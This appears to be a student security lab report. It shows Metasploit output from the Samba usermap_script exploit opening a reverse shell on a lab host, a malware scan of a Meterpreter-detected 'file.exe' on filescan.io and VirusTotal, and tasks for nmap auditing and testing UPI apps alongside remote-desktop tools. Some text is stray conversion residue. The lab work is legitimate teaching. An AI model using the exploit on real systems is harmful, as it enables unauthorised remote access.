    Rank: Excellent
    Disclosed: 2007-05-14
```

```
Provided by:
jduck <jduck@metasploit.com>
```

Available targets:

Id	Name
0	Automatic

CMD INSTRUMENTS OF INFORMATION CONTROL

## Exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.23.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 0r7IQqqd6nK4WYL3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "0r7IQqqd6nK4WYL3\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.23.128:4444 → 192.168.23.129:33202 ) at 2022-07-04 05:33:30 -0400
```

Run some unix commands

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

## **Experiment 9: Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report.**

### **Step1:**

#### **Collection Information about Malware:**

How a malware is collected.

### **Step2:**

#### **Basic Information about malware:**

Name: file.exe

Media Type: application/x-msdownload

SHA-256: d01d08621690c1a7a0f41bdd1bb02ec05d418ef68b06cd3cf54fb3f58ba80a

Report ID: 37cec6e6-0778-4c35-9cb3-d177c1e6e34a


Submission ID: 62c24f59783441cda10213de

Submission Date: 07/04/2022, 02:24:27

### **Step3:**

#### **Report from filescan.io**

In filescan.io



The screenshot shows a web browser window with multiple tabs open, including Kali Linux and Metasploit. The main content area displays the filescan.io homepage. The page features the filescan.io logo with the tagline "RAPID. IN-DEPTH." Below the logo is a large input field with dashed borders, intended for file uploads. Above this field, the text "Drag & Drop For Rapid Analysis." and "Max. file size is 100MB" is visible. Below the input field, there is a "or" link followed by a text input field containing a URL ("http://www.webpage.com/invoice.doc") and a blue "Analyze Link" button. At the bottom of the page, a descriptive text block explains FileScan.IO's service: "FileScan.IO is a free malware analysis service that offers rapid in-depth file assessments, threat intelligence and indicator of compromise (IOCs) extraction for a wide range of executable files, documents and scripts." It includes a "Learn more" link.

CMD INTEL OPS TLP:UNCLASSIFIED

A screenshot of a web browser window. The address bar shows the URL <https://www.filescan.io/uploads/62c2b93edd037e27032e82f7>. The page displays a progress bar for a file named "file.exe" with a submission date of 07/04/2022, 09:56:16 UTC +00:00. The status is "Analyzing submission...". Below the progress bar, there is a link labeled "File transformation".

A screenshot of a web browser window showing a detailed file analysis report for "file.exe". The report includes an "Overview" sidebar with options like "File Details", "Indicators of Compromise", "YARA Rules", "Extracted Strings", "Extracted Files", "Geolocation", and "Scan State". The main content area shows the file name, submission details (Report ID: 8355dc96-be6a-4822-bc88-03fe506cb54b, Submission Date: 07/04/2022, 09:56:16), and download links for the file and report. A "Verdict" section indicates "Suspicious" with 100% confidence. The "Analysis Overview" section shows tabs for "Malicious", "Suspicious" (which is selected), and "Informational".

## Report in virustotal

Vendor	Detection	Threat Type
Acronis (Static ML)	Suspicious	Trojan.CryptZ.Gen
AhnLab-V3	Trojan\Win32.Shell.R1283	ALYac
Arcabit	Trojan.CryptZ.Gen	Avast
AVG	Win32-Meterpreter-C [Trj]	Avira (no cloud)
BitDefender	Trojan.CryptZ.Gen	BitDefenderTheta
Bkav Pro	W32.FamVT.RorenNHc.Trojan	ClamAV
Comodo	TrojWare.Win32.Rozena.A@4jwdq	CrowdStrike Falcon
Cybereason	Malicious!ff086	Cylance
Commtel	Maliciousness (score: 100)	Cynet

Final deduction

Final report.

**IT Audit:** Do the port scanning of the computer using nmap/zenmap to identify the open ports and see if services running on those ports are vulnerable or not. Write a report on it. [Note: Clear any firewall rules that you have added by using the command sudo iptables -F]

## Experiment 10: Test security of UPI applications on Desktop sharing applications.

### Step 1:

Download and install UPI application on your phone

Download and install Teamviewer on your phone and

computer Download and install Anydesk on your phone and

computer

### Step 2:

Test the security of the application and fill the table (keep adding more applications as you test)

### List of UPI Apps

UPI Apps      Team Viewer

Any Desk BHIM

Google Pay